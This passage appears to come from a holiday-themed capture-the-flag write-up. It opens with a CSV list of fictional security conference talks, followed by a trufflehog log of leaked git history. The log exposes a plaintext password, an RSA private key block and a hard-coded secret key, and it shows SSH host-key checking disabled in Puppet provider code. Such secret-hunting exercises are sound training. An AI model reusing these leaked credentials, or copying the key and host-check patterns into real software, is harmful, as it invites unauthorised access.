qmt36,35,8040457,200,TRUE,TRUE,Drusie,Cracker,Meeting Planner,VPN and SSL for Denial-of-service: Next Generation,2,10  
qmt37,36,8040458,200,TRUE,TRUE,Maximilian,Sterke,Developer,4G Data for Data Leakage: Oh My,6,6  
qmt38,37,8040459,200,TRUE,TRUE,Major,Arp,Event Planner,C&C and Industrial Control Systems: Adventures in Analysis,4,8  
qmt39,38,8040460,200,TRUE,TRUE,Georgina,Cockill,Operations Specialist,Drive-by Download and Social Networking: Triage Tourniquet,6,6  
qmt40,39,8040461,200,TRUE,TRUE,Sidonnie,Appleton,Senior Security Analyst,Rainbow Teams not Hoaxes: Falsifying Data,5,7  
qmt41,40,8040462,200,TRUE,TRUE,Muire,McGowing,Technology Services Manager,Browsers and Unified Threat Management: Oh My,1,11  
qmt42,41,8040463,200,TRUE,TRUE,Jourdan,Glossop,Senior Security Analyst,Content Filtering and Bitcoin: A Dichotomy,2,10  
qmt43,42,8040464,200,TRUE,TRUE,Mareah,Barkly,"Director, Event Technology",Hoaxes not Drones: A Dichotomy,1,11  
qmt44,43,8040465,200,TRUE,TRUE,Esdras,Jaffrey,CTO,Data Leakage or Content Filtering: Is Anyone Listening?,3,9  
qmt45,44,8040466,200,TRUE,TRUE,Nolana,Greenrde,Marketing Coordinator,Social Engineering not Document Malware: Massively Multithreaded,2,10  
qmt46,45,8040467,200,TRUE,TRUE,Kellyann,Archibald,"Manager, Mobile Solutions",Anonymizing Proxies or Industrial Control Systems: Supply Chain Threats,6,6  
qmt47,46,8040468,200,TRUE,TRUE,Brooks,Spoors,Director of Security,Document Malware and 4G Data: A Dichotomy,1,11

qmt48,47,8040469,200,TRUE,TRUE,Jade,Townes,Marketing Director,Hackware Backdoors with Web Application Filters: Next Generation,1,11  
qmt49,48,8040470,200,TRUE,TRUE,Leigha,Tinkham,Show Manager,Social Networking or Smartcards: Eavesdropping and More,5,7  
qmt50,49,8040471,200,TRUE,TRUE,Shelli,Witheford,Procurement Manager,PUAs with Social Networking: Popping Shells,1,11  
qmt51,50,8040472,200,TRUE,TRUE,Cherey,Plose,"Manager, Mobile Security",Blockchain not Kernel Introspection: Hacks You,6,6  
qmt52,51,8040473,200,TRUE,TRUE,Domenico,Loach,Marketing Specialist,Blockchain not 4G Data: Redeemed,5,7  
qmt53,52,8040474,200,TRUE,TRUE,Rutherford,Gayne,Technology Services Manager,Blockchain and 4G Data: Eavesdropping and More,5,7  
qmt54,53,8040475,200,TRUE,TRUE,Rina,McCrillis,Technology Services Manager,Crypto or Spam: A Dissection,4,8  
qmt55,54,8040476,200,TRUE,TRUE,Kristian,Branche,Events Planner,Malware for End-user Data Modeling: An Exercise in Triage,1,11  
qmt56,55,8040477,200,TRUE,TRUE,Morgana,Grunbaum,Director,Malware Content Filtering: An Exercise in Triage,3,9  
qmt57,56,8040478,200,TRUE,TRUE,Bucky,Crow,CIO,Crypto not Spam: Your Code and Mine,2,10  
qmt58,57,8040479,200,TRUE,TRUE,Lynnett,Berrisford,Marketing Director,Malware or Anonymizing Proxies: Your Code and Mine,6,6  
qmt59,58,8040480,200,TRUE,TRUE,Sibyl,Depke,Events Consultant,Backdoor Trojans not Hackware Backdoors: A Scientific Approach to Emulation,2,10  
qmt60,59,8040481,200,TRUE,TRUE,Blakelee,Oliveras,IT Manager,Drones for Smartcards: A Genesis,6,6  
qmt61,60,8040482,200,TRUE,TRUE,Ralph,McDougal,,Industrial Control Systems or Red Teams: Next Generation,5,7  
qmt62,61,8040483,200,TRUE,TRUE,Barnabe,Staniforth,Marketing Coordinator,Autorun Worms not Spam: Oh My,3,9  
qmt63,62,8040484,200,TRUE,TRUE,Reynold,Barabisch,Operations Specialist,Phishing for Kernel Introspection: Massively Multithreaded,2,10  
qmt64,63,8040485,200,TRUE,TRUE,Quentin,Mintram,CIO,Social Engineering or Red Teams: A Scientific Approach to Emulation,4,8  
qmt65,64,8040486,200,TRUE,TRUE,Hailee,Ivetts,IT Manager,Kernel Introspection not Data Leakage: A Career Opportunity,6,6  
qmt66,65,8040487,200,TRUE,TRUE,Shannah,Howells,Analyst,Kernel Introspection or Data Loss: Ring 0,2,10  
qmt67,66,8040488,200,TRUE,TRUE,Elbertine,Denekamp,Procurement Manager,Drive-by Download and Blockchain: Triage Tourniquet,5,7  
qmt68,67,8040489,200,TRUE,TRUE,Yank,Colloby,IT Manager,Content Filtering not Botnets: Military Grade,4,8  
qmt69,68,8040490,200,TRUE,TRUE,Rivi,Hendron,CIO,Content Filtering with Hacktivism: Eavesdropping and More,5,7  
qmt70,69,8040491,200,TRUE,TRUE,Dannie,Gaddie, ,Browsers vs. Purple Teams: Eavesdropping and More,5,7  
qmt71,70,8040492,200,TRUE,TRUE,Kylila,McQuode,Analyst,Emailed Malware vs. Browsers: Mightier than the Sword,5,7  
qmt72,71,8040493,200,TRUE,TRUE,Coralie,Poynor,Consultant,Data Leakage vs. Unified Threat Management: An Analysis,1,11

qmt73,72,8040494,200,TRUE,TRUE,Adele,Gerasch,Senior Security Analyst,Unified Threat Management and Voice Mail: Eavesdropping and More,6,6  
qmt74,73,8040495,200,TRUE,TRUE,Cosette,Wrightim,Director of Security,Kernel Introspection vs. Patches: Mightier than the Sword,1,11  
qmt75,74,8040496,200,TRUE,TRUE,Odo,Stiven,CTO,JavaScript and Hacktivism: Redeemed,3,9  
qmt76,75,8040497,200,TRUE,TRUE,Rogers,Heisman,Meeting Planner,Cookies with Exploits: A Genesis,5,7  
qmt77,76,8040498,200,TRUE,TRUE,Maria,Trenholm,IT Manager,Boot Sector Malware and Voice Mail: Extensible Models,2,10  
qmt78,77,8040499,200,TRUE,TRUE,Dilan,Buzine,Meeting Planner,Bitlocker vs. Data Loss: Your Code and Mine,5,7  
qmt79,78,8040500,200,TRUE,TRUE,Barbe,Winslade,Director,Emailed Malware for End-user Data Modeling: Adventures in Analysis,3,9  
qmt80,79,8040501,200,TRUE,TRUE,Carey,Danigel,Analyst,C&C with Buffer Overflows: Abused for Fun and Profit,1,11  
qmt81,80,8040502,200,TRUE,TRUE,Aili,Jirsa,Marketing Director,Social Engineering or Social Networking: De-anonymization,2,10  
qmt82,81,8040503,200,TRUE,TRUE,Hendrick,Brunelleschi,Marketing Specialist,Kernel Introspection or Bitcoin: Distributed,3,9  
qmt83,82,8040504,200,TRUE,TRUE,Rose,Edmunds,Meeting Planner,Bitlocker vs. Voice Mail: Is Anyone Listening?,1,11  
qmt84,83,8040505,200,TRUE,TRUE,Urban,Andreasson,Marketing Manager,Anonymizing Proxies not EDMs: Anomaly Analysis,3,9  
qmt85,84,8040506,200,TRUE,TRUE,Rayshell,Clackers,Marketing Coordinator,Document Malware or Drive-by Download: A Career Opportunity,6,6  
qmt86,85,8040507,200,TRUE,TRUE,Caresse,Warn,Developer,Web Application Filters vs. Denial-of-service: Mobile Money Maker,4,8  
qmt87,86,8040508,200,TRUE,TRUE,Berne,Shankster,Events Consultant,Content Filtering and Smartcards: Redeemed,6,6  
qmt88,87,8040509,200,TRUE,TRUE,Kirk,Cumberlidge,Toy Maker,Data Leakage or Boot Sector Malware: Removable Media and You,6,6  
qmt89,88,8040510,200,TRUE,TRUE,Alena,Bonnette,Show Manager,Anonymizing Proxies and Blue Teams: Oh My,1,11  
qmt90,89,8040511,200,TRUE,TRUE,Gertie,Nield,CIO,JavaScript and Buffer Overflows: Predictable Persistence Perps,2,10  
qmt91,90,8040512,200,TRUE,TRUE,Susann,Yukhnev,Event Planner,Emailed Malware vs. Phishing: Supply Chain Threats,2,10  
qmt92,91,8040513,200,TRUE,TRUE,Reuven,Wackett,Analyst,VPN and SSL and Kernel Introspection: An Exercise in Triage,1,11  
qmt93,92,8040514,200,TRUE,TRUE,Ainslee,Proctor,Director of Security,Kernel Introspection or Anonymizing Proxies: Removable Media and You,5,7  
qmt94,93,8040515,200,TRUE,TRUE,Ogdon,Sayes,Marketing Specialist,Patches not Smartcards: Bypassing Defenses,1,11  
qmt95,94,8040516,200,TRUE,TRUE,Melisse,Ince,,Voice Mail Content Filtering: A Scientific Approach to Emulation,4,8  
qmt96,95,8040517,200,TRUE,TRUE,Annmarie,Peniello,Marketing Specialist,Phishing and Ransomware: An Analysis,6,6  
qmt97,96,8040518,200,TRUE,TRUE,Wini,Towsey,Analyst,Drones with Content Filtering: Massively Multithreaded,5,7

qmt98,97,8040519,200,TRUE,TRUE,Kat,Menci,Toy Maker,Drones and Hacktivism: Your Privacy,4,8  
qmt99,98,8040520,200,TRUE,TRUE,Albina,Kingswood,Developer,Drones or Purple Teams: Popping Shells,1,11  
qmt100,99,8040521,200,TRUE,TRUE,Bobbette,Lindemann,Technology Services Manager,C&C Purple Teams: A Revolution,2,10  
qmt101,100,8040522,200,TRUE,TRUE,Denis,Cressor,Marketing Manager,Bitcoin and 4G Data: You are Guilty of This Too,5,7  
qmt102,101,8040523,200,TRUE,TRUE,Lindy,Cristou,Procurement Manager,Data Leakage for Crypto: A Career Opportunity,4,8  
qmt103,102,8040524,200,TRUE,TRUE,Robinette,Pumfrey,,Blockchain with C&C: Popping Shells,2,10  
qmt104,103,8040525,200,TRUE,TRUE,Clarette,Jost,Director of Security,Web Application Content Filtering and Web Application Content Filtering: Critical Infrastructure,1,11  
qmt105,104,8040526,200,TRUE,TRUE,Burl,Ree,Director,Exploits or Anonymizing Proxies: A Dissection,2,10  
qmt106,105,8040527,200,TRUE,TRUE,Tris,Scathard,,Red Teams and Hoaxes: Abused for Fun and Profit,5,7  
qmt107,106,8040528,200,TRUE,TRUE,Guenna,Laurand,Director of Security,Malware and DNS: Microcell Distribution,1,11  
qmt108,107,8040529,200,TRUE,TRUE,Melisent,Harpur,Director,Autorun Worms and Social Engineering: Your Privacy,4,8  
qmt109,108,8040530,200,TRUE,TRUE,Ollie,Binham,Analyst,Red Teams with Cookies: Bypassing Defenses,1,11  
qmt110,109,8040531,200,TRUE,TRUE,Zerk,Amdohr,,EDMs Botnets: A Scientific Approach to Emulation,3,9  
qmt111,110,8040532,200,TRUE,TRUE,Marco,Dodson,Operations Specialist,Browsers and DNS: Challenges and Opportunities,5,7  
qmt112,111,8040533,200,TRUE,TRUE,Riccardo,Roan,IT Manager,Web Application Content Filtering or Hoaxes: Supply Chain Threats,1,11  
qmt113,112,8040534,200,TRUE,TRUE,Merrielle,Pidgen,Senior Security Analyst,Buffer Overflows vs. End-user Data Modeling: An Analysis,1,11  
qmt114,113,8040535,200,TRUE,TRUE,Melany,Gullick,Developer,Data Loss for Malware: A Scientific Approach to Emulation,6,6  
qmt115,114,8040536,200,TRUE,TRUE,Salem,O'Geaney,Event Marketing Coordinator,PUAs vs. Spam: A Revolution,2,10  
qmt116,115,8040537,200,TRUE,TRUE,Ebony,McClelland,Operations Specialist,Browsers Social Engineering: Hacks You,4,8  
qmt117,116,8040538,200,TRUE,TRUE,Leif,Farbrace,Operations Specialist,Autorun Worms and Backdoor Trojans: An Exercise in Triage,5,7  
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qmt234,233,8040655,200,TRUE,TRUE,Melli,Dwelly,Senior Security Analyst,Crypto vs. Hoaxes: A Revolution,2,10  
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qmt240,239,8040661,200,TRUE,TRUE,Car,Caplin,Event Marketing Coordinator,Buffer Overflows or Data Leakage: Your Code and Mine,2,10  
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qmt254,253,8040675,200,TRUE,TRUE,Ada,Merigot,Marketing Specialist,Web Application Content Filtering or Containers: Massively Multithreaded,5,7

## ATTACHMENT #2 – THE TRUFFLEHOG LOG

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#|[92mFilepath: schematics/for_elf_eyes_only.md#[0m
#|[92mBranch: origin/master#[0m
#|[92mCommit: removing file#[0m
```

@@ -0,0 +1,15 @@

+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.

+

+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing he caught it before those dastardly villians did!

+

+

+Hopefully this is the last time we have to change our password again until next Christmas.

+

+

+

+Password = 'Yippee-ki-yay'

+

+

+Change ID = '#[93m9ed54617547cfca783e0f81f8dc5c927e3d1e3#[0m'

+

~~~~~

~~~~~

##[92mReason: High Entropy#[0m

##[92mDate: 2018-12-11 08:25:21#[0m

##[92mHash: c376f995b44caf502992ddb617a34e7d38d7bbc1#[0m

##[92mFilepath: schematics/files/.dot/.ssh/key.rsa#[0m

##[92mBranch: origin/master#[0m

##[92mCommit: support files for Santa's drone functions

#[0m

@@ -1,27 +0,0 @@

-----BEGIN RSA PRIVATE KEY-----

```
-#[93mMlEowlBAAKCAQEAsvB0ov2pCU0zr9olk0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z#[0m
-#[93m11wLQG9EWsCLKfFdQgaMlo+x6wRSjpzODqlAjLfVdwr3TFCv93oYoTzwmwdHlWB#[0m
-#[93m60FxGSryDK+CPRuCcYfQDrbpAyB/i8JrNNQHwrJsh0aF66irexFAKNIwH4a3Bzv#[0m
-#[93mtX+5Oh7zR5zwBXFT08ijP2wEfz6DPkoK0P0zHm+vmGajZ3IOZQ6wufbRBaAJYp5Y#[0m
-#[93mXnAlMwYGI1y6hilGTSPpa4LT6j325z6jGfUqCLOx2uFPByPo+HGKMvFd+MV/OE+G#[0m
-#[93m4iM6lp1HZmcZcd3ZPxEqw1VrBp/CRv0U676K9QIDAQABAf56fWsNubGSIKbV#[0m
-#[93m7J8L9B1w5C1FOMLDui2iWWM2kIHsSpT6xZPB1qO72/+fljtcGFxjLtnUnyGan6hy#[0m
-#[93m/l1XVi2eP+dT6N9QbQii69w+W9/PAOyLj2zyO578V9nT8HKA59jr65vJUdB32UB#[0m
-#[93mGv+odxZc0M/9c6hrabOhG3HRxPj0+k29qPm4+U4bFoufaNT1a1p4Zq1ZQy0KAWuE#[0m
-#[93mWsoeXVBu5e+J2IGcTEWSNScGKkjHtHlVQmtPOeoaa6dyDjANN8nOlrcnHwY5GxKk#[0m
-#[93meeGpffyQ3EnM7uGW09IHn6Kt3M7RVGzQPAzTt7L+Ez+dW27+nnKcSxiW6N15jW7s#[0m
-#[93mw+QmFCUCgYEA23OeCuA58xnYs/RVpfqBkRIMs/9nKJ2+55fWa1eTOI4sXTDOe3EV#[0m
-#[93mptR48se1ynVSww3zFl8ksh1GCD3ecPawHG3WAb4MU66UDtLYYPcr5lrX6tZfsiPi#[0m
-#[93mMaXmiUjcXSZZc/+smz6Bg1C5IGA3/+ml/Rgern2LF2mEZYoIMdDyp8CgYEA0L2V#[0m
-#[93mK7qVEkSNYjeIgmZF3bP/ahHJvk7ZlsVbCVTnFj3j6XU7Fng86x5lxEUiO2a2q/ld#[0m
-#[93mB1daYUHL5Kef0ZcdKTNirOwxkwHuu4I27DCgIBBVGyJMFnX4wIMW9xrp9PUI78mi#[0m
-#[93m5FJolyq9XhDELjkD1OKp6UdSXISurQqn8XFLlesCgYEArTjXDzVvx+C+ruWhTuWs#[0m
```

```
-#[93m7m7M9+vrbskNjttwmix3f4Qkeq7y3ceGsrhWfDUeDyCK4oKZVhhI695IkE3dzsc6#[0m
-[93mfkZlvfIY25kbL5RlzklsSrTgoAS65edjVkJ32XO5AxIYeL4SVaOfqvwyOcubOfX#[0m
-[93mhQhL96oLZ8CXjFr+RJlttbsCgYAc9kDtOU0XpMVNHFVte000TpYgnGk2a3BLOATC#[0m
-[93mjblmZt3pdWeGXZZuNOB/0+vE/CJaRxR6AUe7+MoWZp+JEANuxP9q6LaUJAvtHVSP#[0m
-[93mvstox3tXcXHHNVb3NvkHvgc6Ao2J8JsWPMzgNIDjvUXK+AQtFGnowQmPZqVpwvG8#[0m
-[93mUDgkwKBgEZ/OlhjkXHltomC8HMjFxSZ7/YF94aTEdgo3GNb44VILgz4SJD4ztcz#[0m
-[93md2M+rlaGtrXPylHdoHrGHyDMhc8Lnh8fNNKbMFLL8Zd8sKRt92bDHR9/JO+k/PKr#[0m
-[93mZWwl1hlAs8o9z81481/mKgA417dFRDTT1LgRdaKiiL/H/trWepgl#[0m
-----END RSA PRIVATE KEY-----
\ No newline at end of file
```

~~~~~

~~~~~

```
#[92mReason: High Entropy#[0m
#[92mDate: 2018-12-11 08:25:21#[0m
#[92mHash: c376f995b44caf502992ddb617a34e7d38d7bbc1#[0m
#[92mFilepath: support_files/README.GIT.markdown#[0m
#[92mBranch: origin/master#[0m
#[92mCommit: support files for Santa's drone functions
#[0m
```

@@ -1,95 +0,0 @@

-Using vcsrepo with Git

=====

-

-To create a blank repository

-----

-

-Define a `vcsrepo` without a `source` or `revision`:

-

```
-  vcsrepo { "/path/to/repo":  
-    ensure => present,  
-    provider => git  
-  }
```

-If you're defining this for a central/"official" repository, you'll

-probably want to make it a "bare" repository. Do this by setting

-`ensure` to `bare` instead of `present`:

-

```
-  vcsrepo { "/path/to/repo":  
-    ensure => bare,  
-    provider => git  
-  }
```

-To clone/pull a repository

-----

-

-To get the current [master] HEAD:

-

```
- vcsrepo { "/path/to/repo":
-   ensure => present,
-   provider => git,
-   source => "git://example.com/repo.git"
- }

-
-For a specific revision or branch (can be a commit SHA, tag or branch name):
-
- vcsrepo { "/path/to/repo":
-   ensure => present,
-   provider => git,
-   source => 'git://example.com/repo.git',
-   revision => '#[93m#[93m0c466b8a5a45f6cd7de82c08df2fb4ce1e920a31#[0m#[0m'
- }

-
- vcsrepo { "/path/to/repo":
-   ensure => present,
-   provider => git,
-   source => 'git://example.com/repo.git',
-   revision => '1.1.2rc1'
- }

-
- vcsrepo { "/path/to/repo":
-   ensure => present,
-   provider => git,
-   source => 'git://example.com/repo.git',
-   revision => 'development'
- }

-
-Check out as a user:
-
- vcsrepo { "/path/to/repo":
-   ensure => present,
-   provider => git,
-   source => 'git://example.com/repo.git',
-   revision => '#[93m#[93m0c466b8a5a45f6cd7de82c08df2fb4ce1e920a31#[0m#[0m',
-   user => 'someUser'
- }

-
-Keep the repository at the latest revision (note: this will always overwrite local changes to the repository):
-
- vcsrepo { "/path/to/repo":
-   ensure => latest,
-   provider => git,
-   source => 'git://example.com/repo.git',
-   revision => 'master',
- }
```

-For sources that use SSH (eg, `username@server:...`)

---

-  
-If your SSH key is associated with a user, simply fill the `user` parameter to use his keys.

-  
-Example:

-  
- user => 'toto' # will use toto's \$HOME/.ssh setup

-  
-  
-Otherwise, manage your SSH keys with Puppet and use `require` in your `vcsrepo` to ensure they are present.

-For more information, see the `require` metaparameter documentation[1].

-  
-More Examples

---

-  
-  
-For examples you can run, see `examples/git/`

-  
-[1]: <http://docs.puppetlabs.com/references/stable/metaparameter.html#require>

~~~~~

~~~~~

#[92mReason: High Entropy#[0m

#[92mDate: 2018-12-11 08:25:21#[0m

#[92mHash: c376f995b44caf502992ddb617a34e7d38d7bbc1#[0m

#[92mFilepath: support\_files/lib/puppet/provider/vcsrepo/git.rb#[0m

#[92mBranch: origin/master#[0m

#[92mCommit: support files for Santa's drone functions

#[0m

@@ -1,323 +0,0 @@

-require File.join(File.dirname(\_\_FILE\_\_), '..', 'vcsrepo')

-

-Puppet::Type.type(:vcsrepo).provide(:git, :parent => Puppet::Provider::Vcsrepo) do

- desc "Supports Git repositories"

-

- ##TODO modify the commands below so that the su - is included

- optional\_commands :git => 'git',

- :su => 'su'

- has\_features :bare\_repositories, :reference\_tracking, :ssh\_identity, :multiple\_remotes, :user

-

- def create

- if !@resource.value(:source)

- init\_repository(@resource.value(:path))

- else

- clone\_repository(@resource.value(:source), @resource.value(:path))

- if @resource.value(:revision)

```

- if @resource.value(:ensure) == :bare
-   notice "Ignoring revision for bare repository"
- else
-   checkout
- end
- end
- if @resource.value(:ensure) != :bare
-   update_submodules
- end
- end
- update_owner_and_excludes
- end

-
- def destroy
- FileUtils.rm_rf(@resource.value(:path))
- end

-
- def latest?
- at_path do
-   return self.revision == self.latest
- end
- end

-
- def latest
- branch = on_branch?
- if branch == 'master'
-   return get_revision("#{@resource.value(:remote)}/HEAD")
-
- elsif branch == '(no branch)'
-   return get_revision('HEAD')
- else
-   return get_revision("#{@resource.value(:remote)}/%s" % branch)
- end
- end

-
- def revision
- update_references
- current = at_path { git_with_identity('rev-parse', 'HEAD').chomp }
- return current unless @resource.value(:revision)

-
- if tag_revision?(@resource.value(:revision))
- canonical = at_path { git_with_identity('show', @resource.value(:revision)).scan(/^commit (.*)/).to_s }
- else
-   # if it's not a tag, look for it as a local ref
-   canonical = at_path { git_with_identity('rev-parse', '--revs-only', @resource.value(:revision)).chomp }
-   if canonical.empty?
-     # git rev-parse executed properly but didn't find the ref;
-     # look for it in the remote
-
```

```
- remote_ref = at_path { git_with_identity('ls-remote', '--heads', '--tags', @resource.value(:remote),  
@resource.value(:revision)).chomp }  
- if remote_ref.empty?  
-   fail("#{@resource.value(:revision)} is not a local or remote ref")  
- end  
  
- # $ git ls-remote --heads --tags origin feature/cvs  
- # #[93m7d4244b35e72904e30130cad6d2258f901c16f1a#[0m      refs/heads/feature/cvs  
- canonical = remote_ref.split.first  
- end  
- end  
  
- if current == canonical  
-   @resource.value(:revision)  
- else  
-   current  
- end  
- end  
  
- def revision=(desired)  
-   checkout(desired)  
-   if local_branch_revision?(desired)  
-     # reset instead of pull to avoid merge conflicts. assuming remote is  
-     # authoritative.  
-     # might be worthwhile to have an allow_local_changes param to decide  
-     # whether to reset or pull when we're ensuring latest.  
-     at_path { git_with_identity('reset', '--hard', "#{@resource.value(:remote)}/#{desired}") }  
-   end  
-   if @resource.value(:ensure) != :bare  
-     update_submodules  
-   end  
-   update_owner_and_excludes  
- end  
  
- def bare_exists?  
-   bare_git_config_exists? && !working_copy_exists?  
- end  
  
- def working_copy_exists?  
-   File.directory?(File.join(@resource.value(:path), '.git'))  
- end  
  
- def exists?  
-   working_copy_exists? || bare_exists?  
- end  
  
- def update_remote_origin_url  
-   current = git_with_identity('config', 'remote.origin.url')
```

```
- unless @resource.value(:source).nil?
-   if current.nil? or current.strip != @resource.value(:source)
-     git_with_identity('config', 'remote.origin.url', @resource.value(:source))
-   end
- end
- end
-
- def update_references
-   at_path do
-     update_remote_origin_url
-     git_with_identity('fetch', @resource.value(:remote))
-     git_with_identity('fetch', '--tags', @resource.value(:remote))
-     update_owner_and_excludes
-   end
- end
-
- private
-
- def bare_git_config_exists?
-   File.exist?(File.join(@resource.value(:path), 'config'))
- end
-
- def clone_repository(source, path)
-   check_force
-   args = ['clone']
-   if @resource.value(:ensure) == :bare
-     args << '--bare'
-   end
-   if !File.exist?(File.join(@resource.value(:path), '.git'))
-     args.push(source, path)
-     Dir.chdir("/") do
-       git_with_identity(*args)
-     end
-   else
-     notice "Repo has already been cloned"
-   end
- end
-
- def check_force
-   if path_exists? and not path_empty?
-     if @resource.value(:force)
-       notice "Removing %s to replace with vcsrepo." % @resource.value(:path)
-       destroy
-     else
-       raise Puppet::Error, "Could not create repository (non-repository at path)"
-     end
-   end
- end
```

```
-  
- def init_repository(path)  
-   check_force  
-   if @resource.value(:ensure) == :bare && working_copy_exists?  
-     convert_working_copy_to_bare  
-   elsif @resource.value(:ensure) == :present && bare_exists?  
-     convert_bare_to_working_copy  
-   else  
-     # normal init  
-     FileUtils.mkdir(@resource.value(:path))  
-     FileUtils.chown(@resource.value(:user), nil, @resource.value(:path)) if @resource.value(:user)  
-     args = ['init']  
-     if @resource.value(:ensure) == :bare  
-       args << '--bare'  
-     end  
-     at_path do  
-       git_with_identity(*args)  
-     end  
-   end  
- end  
  
- # Convert working copy to bare  
- #  
- # Moves:  
- # <path>/ .git  
- # to:  
- # <path>/  
- def convert_working_copy_to_bare  
-   notice "Converting working copy repository to bare repository"  
-   FileUtils.mv(File.join(@resource.value(:path), '.git'), tempdir)  
-   FileUtils.rm_rf(@resource.value(:path))  
-   FileUtils.mv(tempdir, @resource.value(:path))  
- end  
  
- # Convert bare to working copy  
- #  
- # Moves:  
- # <path>/  
- # to:  
- # <path>/ .git  
- def convert_bare_to_working_copy  
-   notice "Converting bare repository to working copy repository"  
-   FileUtils.mv(@resource.value(:path), tempdir)  
-   FileUtils.mkdir(@resource.value(:path))  
-   FileUtils.mv(tempdir, File.join(@resource.value(:path), '.git'))  
-   if commits_in?(File.join(@resource.value(:path), '.git'))  
-     reset('HEAD')  
-     git_with_identity('checkout', '--force')
```

```

- update_owner_and_excludes
- end
- end

-
- def commits_in?(dot_git)
- Dir.glob(File.join(dot_git, 'objects/info/*'), File::FNM_DOTMATCH) do |e|
-   return true unless %w(..).include?(File.basename(e))
- end
- false
- end

-
- def checkout(revision = @resource.value(:revision))
- if !local_branch_revision? && remote_branch_revision?
-   at_path { git_with_identity('checkout', '-b', revision, '--track',
"#{@resource.value(:remote)}/#{@revision}") }
- else
-   at_path { git_with_identity('checkout', '--force', revision) }
- end
- end

-
- def reset(desired)
- at_path do
-   git_with_identity('reset', '--hard', desired)
- end
- end

-
- def update_submodules
- at_path do
-   git_with_identity('submodule', 'update', '--init', '--recursive')
- end
- end

-
- def remote_branch_revision?(revision = @resource.value(:revision))
- # git < 1.6 returns '#{@resource.value(:remote)}/#{@revision}'
- # git 1.6+ returns 'remotes/#{@resource.value(:remote)}/#{@revision}'
- branch = at_path { branches.grep /(remotes\/)?#{@resource.value(:remote)}\//#{@revision}/ }
- branch unless branch.empty?
- end

-
- def local_branch_revision?(revision = @resource.value(:revision))
- at_path { branches.include?(revision) }
- end

-
- def tag_revision?(revision = @resource.value(:revision))
- at_path { tags.include?(revision) }
- end

-
- def branches

```

```
- at_path { git_with_identity('branch', '-a') }.gsub('*',' ').split(/\n/).map { |line| line.strip }
- end

-
- def on_branch?
- at_path { git_with_identity('branch', '-a') }.split(/\n/).grep(/\*/).first.to_s.gsub('*', '').strip
- end

-
- def tags
- at_path { git_with_identity('tag', '-l') }.split(/\n/).map { |line| line.strip }
- end

-
- def set_excludes
- open('.git/info/exclude', 'w') { |f| @resource.value(:excludes).each { |ex| f.write(ex + "\n") } }
- end

-
- def get_revision(rev)
- if !working_copy_exists?
- create
- end
- at_path do
- update_remote_origin_url
- git_with_identity('fetch', @resource.value(:remote))
- git_with_identity('fetch', '--tags', @resource.value(:remote))
- end
- current = at_path { git_with_identity('rev-parse', rev).strip }
- if @resource.value(:revision)
- if local_branch_revision?
- canonical = at_path { git_with_identity('rev-parse', @resource.value(:revision)).strip }
- elsif remote_branch_revision?
- canonical = at_path { git_with_identity('rev-parse', "#{@resource.value(:remote)}/#{@resource.value(:revision)}").strip }
- end
- current = @resource.value(:revision) if current == canonical
- end
- update_owner_and_excludes
- return current
- end

-
- def update_owner_and_excludes
- if @resource.value(:owner) or @resource.value(:group)
- set_ownership
- end
- if @resource.value(:excludes)
- set_excludes
- end
- end

-
- def git_with_identity(*args)
```

```

- if @resource.value(:identity)
-   Tempfile.open('git-helper') do |f|
-     f.puts '#!/bin/sh'
-     f.puts "exec ssh -oStrictHostKeyChecking=no -oPasswordAuthentication=no
-oKbdInteractiveAuthentication=no -oChallengeResponseAuthentication=no -oConnectTimeout=120 -i
#{@resource.value(:identity)} $*"
-     f.close
-
-     FileUtils.chmod(0755, f.path)
-     env_save = ENV['GIT_SSH']
-     ENV['GIT_SSH'] = f.path
-
-     ret = git(*args)
-
-     ENV['GIT_SSH'] = env_save
-
-     return ret
-   end
- elsif @resource.value(:user)
-   su(@resource.value(:user), '-c', "git #{args.join(' ')}" )
- else
-   git(*args)
- end
- end
-end

```

~~~~~

~~~~~

#[92mReason: High Entropy#[0m

#[92mDate: 2018-12-11 08:25:21#[0m

#[92mHash: c376f995b44caf502992ddb617a34e7d38d7bbc1#[0m

#[92mFilepath: support\_files/spec/support/Mstrctr.js#[0m

#[92mBranch: origin/master#[0m

#[92mCommit: support files for Santa's drone functions

#[0m

@@ -1,5 +0,0 @@

-

```

-module.export.addNote = function () {
-   console.log('Secret Key');
-   return '#[93mwPu4Ry8FBhckXWjCfjx5QlkRR8vcAqLBf6sgmrcjwFv0c1xjMUw1Qh+rWVQZTTRP#[0m';
- };

```

~~~~~

~~~~~

#[92mReason: High Entropy#[0m

#[92mDate: 2018-12-11 08:23:36#[0m

#[92mHash: 714ba109e573f37a6538beeeb7d11c9391e92a72#[0m

#[92mFilepath: schematics/files/dot/PW/for\_elf\_eyes\_only.md#[0m

##[92mBranch: origin/master#[0m

##[92mCommit: removing accidental commit#[0m

@@@ -0,0 +1,15 @@@

+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs.

Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.

+

+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing he caught it before those dastardly villians did!

+

+

+Hopefully this is the last time we have to change our password again until next Christmas.

+

+

+

+Password = 'Yippee-ki-yay'

+

+

+Change ID = '#[93m9ed54617547cfca783e0f81f8dc5c927e3d1e3#[0m'

+

~~~~~

~~~~~

##[92mReason: High Entropy#[0m

##[92mDate: 2018-12-11 08:16:57#[0m

##[92mHash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef#[0m

##[92mFilepath: schematics/files/dot/PW/for\_elf\_eyes\_only.md#[0m

##[92mBranch: origin/master#[0m

##[92mCommit: important update

#[0m

@@@ -1,15 +0,0 @@@

-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.

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-

-

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-

-

-

-Password = 'Yippee-ki-yay'

-

-

-Change ID = '#[93m9ed54617547cfca783e0f81f8dc5c927e3d1e3#[0m'

-

~~~~~

~~~~~

##[92mReason: High Entropy#[0m

##[92mDate: 2018-12-11 08:16:57#[0m

##[92mHash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef#[0m

##[92mFilepath: schematics/for\_elf\_eyes\_only.md#[0m

##[92mBranch: origin/master#[0m

##[92mCommit: important update

#[0m

@@ -1,15 +0,0 @@

